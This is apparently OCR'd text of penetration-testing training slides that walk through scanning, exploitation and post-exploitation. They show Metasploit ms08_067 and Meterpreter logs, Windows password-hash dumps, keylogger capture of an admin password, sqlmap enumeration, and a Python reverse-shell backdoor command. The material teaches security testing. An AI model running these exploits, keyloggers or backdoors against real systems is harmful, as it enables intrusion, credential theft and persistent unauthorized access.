
```
# nmap -A -T4 scanme.nmap.org d0ze

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 3.9p1 (protocol 1.99)
25/tcp  opn    smtp    Postfix smtpd
53/tcp  open   domain  ISC Bind 9.2.1
70/tcp  closed gopher
80/tcp  open   http    Apache httpd 2.0.52 ((Fedora))
113/tcp closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Serv-U ftpd 4.0
25/tcp   open  smtp         IMail NT-ESMTP 7.15 2015-2
80/tcp   open  http         Microsoft IIS webserver 5.0
110/tcp  open  pop3         IMail pop3d 7.15 931-1
135/tcp  open  mstask       Microsoft mstask (task server - c:\winnt\system32\
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
5800/tcp open  vnc-http     Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#
```

VULNERABILITY IDENTIFICATION

- Searching for potential vulnerabilities that can be used to compromise the targets.
- Remember, not all vulnerabilities will give you shell.
- Vulnerability identification involves:
  - Vulnerability scanning
  - Vulnerability validation
    - Banner grabbing
    - Version enumeration
  - Threat modeling & assessing impact

VULNERABILITY IDENTIFICATION

Vulnerability scanning


Nessus
Amin | Help | About | Log o
Reports
Reports Scans Policies Users Configuration
Vulnerability Summary | Host Summary
Download Report
Remove Vulnerability
Filters No Filters Add Filter
Clear Filters

[redacted]

Completed: Jan 5, 2012 4:25

Plugin ID	Count
46015	6
53532	6
35362	3
17997	2
43635	2
53641	2
53857	2
55552	2
36036	1
46677	6
49272	6
10862	1
11879	1
34311	1
35635	1
34694	4
38822	4

Host	Port
65[redacted]	2381 / tcp
65[redacted]	2301 / tcp
65[redacted]	2301 / tcp
65[redacted]	2381 / tcp
65[redacted]	2301 / tcp
65[redacted]	2381 / tcp

Plugin ID: 46015 **Port / Service:** www (2381/tcp) **Severity:** Critical

Plugin Name: HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities

Synopsis: The remote web server has multiple vulnerabilities.

Description

According to its self-reported version number, the HP System Management Homepage install on the remote host is earlier than 6.0.0.96 / 6.0.0-95. Such versions are potentially affected by the following vulnerabilities :

- A cross-site scripting (XSS) vulnerability due to a failure to sanitize UTF-7 encoded input. Browsers are only affected if encoding is set to auto-select. (CVE-2008-1468)

- An integer overflow in the libxml2 library that can result in a heap overflow. (CVE-2008-4226)

- A buffer overflow in the PHP mbstring extension. (CVE-2008-5557)

- An unspecified XSS in PHP when 'display_errors' is enabled. (CVE-2008-5814)


- Multiple denial of service vulnerabilities in OpenSSL DTLS. (CVE-2009-1377, CVE-2009-1378, CVE-2009-1379, CVE-2009-1386, CVE-2009-1387)

- An cross-site scripting vulnerability due to a failure to sanitize input to the 'servercert' parameter of '/proxy/smhu/getuiinfo'. (CVE-2009-4185)

- An unspecified vulnerability that could allow an attacker to access sensitive information, modify data, or cause a denial of service. (CVE-2010-1034)

VULNERABILITY IDENTIFICATION

Vulnerability validation



~~https~~://[redacted]2381/cpqlogin.htm?RedirectUrl=/&RedirectQueryString=

System Management Homepage for FMSICEDBDEV01

Account Login

This is a monitored private system. Do not attempt to login unless

Note: This version of the HP System Management Homepage uses

examples
username
localsyste
mydomain

User:

Password:

LOGIN


HP System Management Homepage v2.1.10.186

EXPLOITATION

- Attempts to take advantage of a vulnerability.
- Is also part of vulnerability validation.
- Several ways to do this:
  - Exploitation frameworks
  - Publicly available exploits
    - Exploit-DB, Security Focus, Packet Storm
  - Writing proof-of-concept (PoC) code
- Exploits must always be tested in a test environment before deployed against target.

VULNERABILITY IDENTIFICATION

Hacking the database via SQLi



```
[21:28:57] [INFO] fetching tables for database: mysql
Database: mysql
[23 tables]
+---------------------------+
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| ndb_binlog_index          |
| plugin                    |
| proc                      |
| procs_priv                |
| servers                   |
| slow_log                  |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+

[21:28:57] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/localhost'
```

GAINING ACCESS


- Most of the time, a single vulnerability will not grant you access.
- Exploitation of a combination of several vulnerabilities is required to obtain the access.
- Sometimes it only takes a single vulnerability, but this is very rare.
- Exploitation frameworks and tested public exploits can be used to exploit vulnerabilities to gain access.

GAINING ACCESS

- In most situations, access is at a low privilege.
- The goal is to obtain elevated privileges.
- Taking the extra step to gain elevated privileges:
  - Local escalation vulnerabilities
  - Misconfigurations
  - Token impersonation
  - Shared credentials

GAINING ACCESS

Armitage



C:\

D ▲	Name	Size	Modified	Mode
	Documents and Settings		2010-02-14 22:22:02 -0500	40777/rwxrwxrwx
	Inetpub		2010-02-14 22:16:37 -0500	40777/rwxrwxrwx
	Program Files		2010-10-04 10:13:32 -0400	40555/r-xr-xr-x
	Python25		2010-09-29 09:43:01 -0400	40777/rwxrwxrwx
	System Volume Information		2010-02-14 22:21:33 -0500	40777/rwxrwxrwx
	WINNT		2010-10-04 11:19:56 -0400	40777/rwxrwxrwx
	lcc		2010-09-29 12:38:25 -0400	40777/rwxrwxrwx
	learn		2010-10-16 20:02:11 -0400	40777/rwxrwxrwx
	srtFtpLogs		2010-09-30 16:04:14 -0400	40777/rwxrwxrwx
	AUTOEXEC.BAT	0b	2010-02-14 22:17:24 -0500	100777/rwxrwxrwx
	CONFIG.SYS	0b	2010-02-14 22:17:24 -0500	100666/rw-rw-rw-
	IO.SYS	0b	2010-02-14 22:17:24 -0500	100444/r--r--r--
	MSDOS.SYS	0b	2010-02-14 22:17:24 -0500	100444/r--r--r--


To direct input to this virtual machine, click inside the window.

POST EXPLOITATION

- A compromised host is like a box of chocolate – you'll never know what's inside!
- Collect system credentials and hashes for offline password cracking.
- Explore the system for other loot:
  - Saved passwords
  - Documents
  - Keys
- Use keyloggers to record keystrokes.
- Install packet sniffers to sniff network traffic.

POST EXPLOITATION


Dumping Windows Hashes



```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on port 4662
[*] Triggering the vulnerability...
[*] Sending stage (723456 bytes)
[*] Meterpreter session 2 opened (10.1.1.4:4662 -> 10.1.1.28:1038)

meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 7dd6e23a07a0d1b90386e831910722
1a...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrador:500:0e67ba2da81f3069aad3b435b51404ee:e50056f70e2a9a46948a87
7a8c3f7ce9:::
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
HelpAssistant:1000:0fc29a66041cb490c4567ebf88c9b4d9:9e6f8f0f71501aa97616b
580cef21169:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:b17037188d33479796
56ff40a94b437c:::
suporte:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::


meterpreter >
```

POST EXPLOITATION

Installing a keylogger




```
meterpreter > ps

Process list
=================

PID Name         Path
--- ----         ----
401 winlogon.exe C:\WINNT\system32\winlogon.exe

meterpreter > migrate 401

[*] Migrating to 401...
[*] Migration completed successfully.

meterpreter > keyscan_start
Starting the keystroke sniffer...

**** A few minutes later after an admin logs in ****

meterpreter > keyscan_dump
Dumping captured keystrokes...
Administrator ohnoes1vebeenh4x0red!
```

DEEPER PENETRATION

- A compromised host might have multiple networks connected to it.
- The host might be connected to other networks.
- Identify other routes and networks that are accessible from the compromised host.
- Identified hosts on the new network(s) can potentially be new targets.

DEEPER PENETRATION

Identifying new networks




```
meterpreter > ipconfig

Interface -1
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:00:dd:2d
IPv4 Address : 10.2.1.10
IPv4 Netmask : 255.255.255.0


Interface -1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface -1
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:00:dd:23
IPv4 Address : 172.16.184.9
IPv4 Netmask : 255.255.255.0


meterpreter >
```

MAINTAINING ACCESS

- Access can be maintained by installing back doors on compromised hosts.
- The access can later on be used for:
  - Resuming an incomplete pen test
  - Checking for keylog & network dumps
- Access can be maintained using the following methods:
  - Using covert channels
    - HTTP, SSH, ICMP tunnels, etc.
  - Using backdoors
    - Netcat, custom backdoors, system tools.
  - Using rootkits

MAINTAINING ACCESS

Python based backdoor



```
root@bt:~/pythonc0d3# python backdoor-rev.py 192.168.0.137 1234
```

```
Cmd line: -lp 1234
=====================================
            py_backdoor
=====================================
Author : otoy
Date   : 0x92010
Blog   : otoyrood.wordpress.com
=====================================
System : Linux 2.6.30.9
=====================================
root@bt:/root/pythonc0d3 # id
uid=0(root) gid=0(root) groups=0(root)
root@bt:/root/pythonc0d3 #

root@bt:/root/pythonc0d3 # ps
PID TTY          TIME CMD
 5685 pts/4    00:00:00 bash
 6084 pts/4    00:00:00 python
 6094 pts/4    00:00:00 python
 6127 pts/4    00:00:00 ps
root@bt:/root/pythonc0d3 # _
```

CLEANUP & REPORTING

- At the end of the pen test, everything has to be restored to it's original state.
- Refer to your log book for the list of changes you had made to the system.
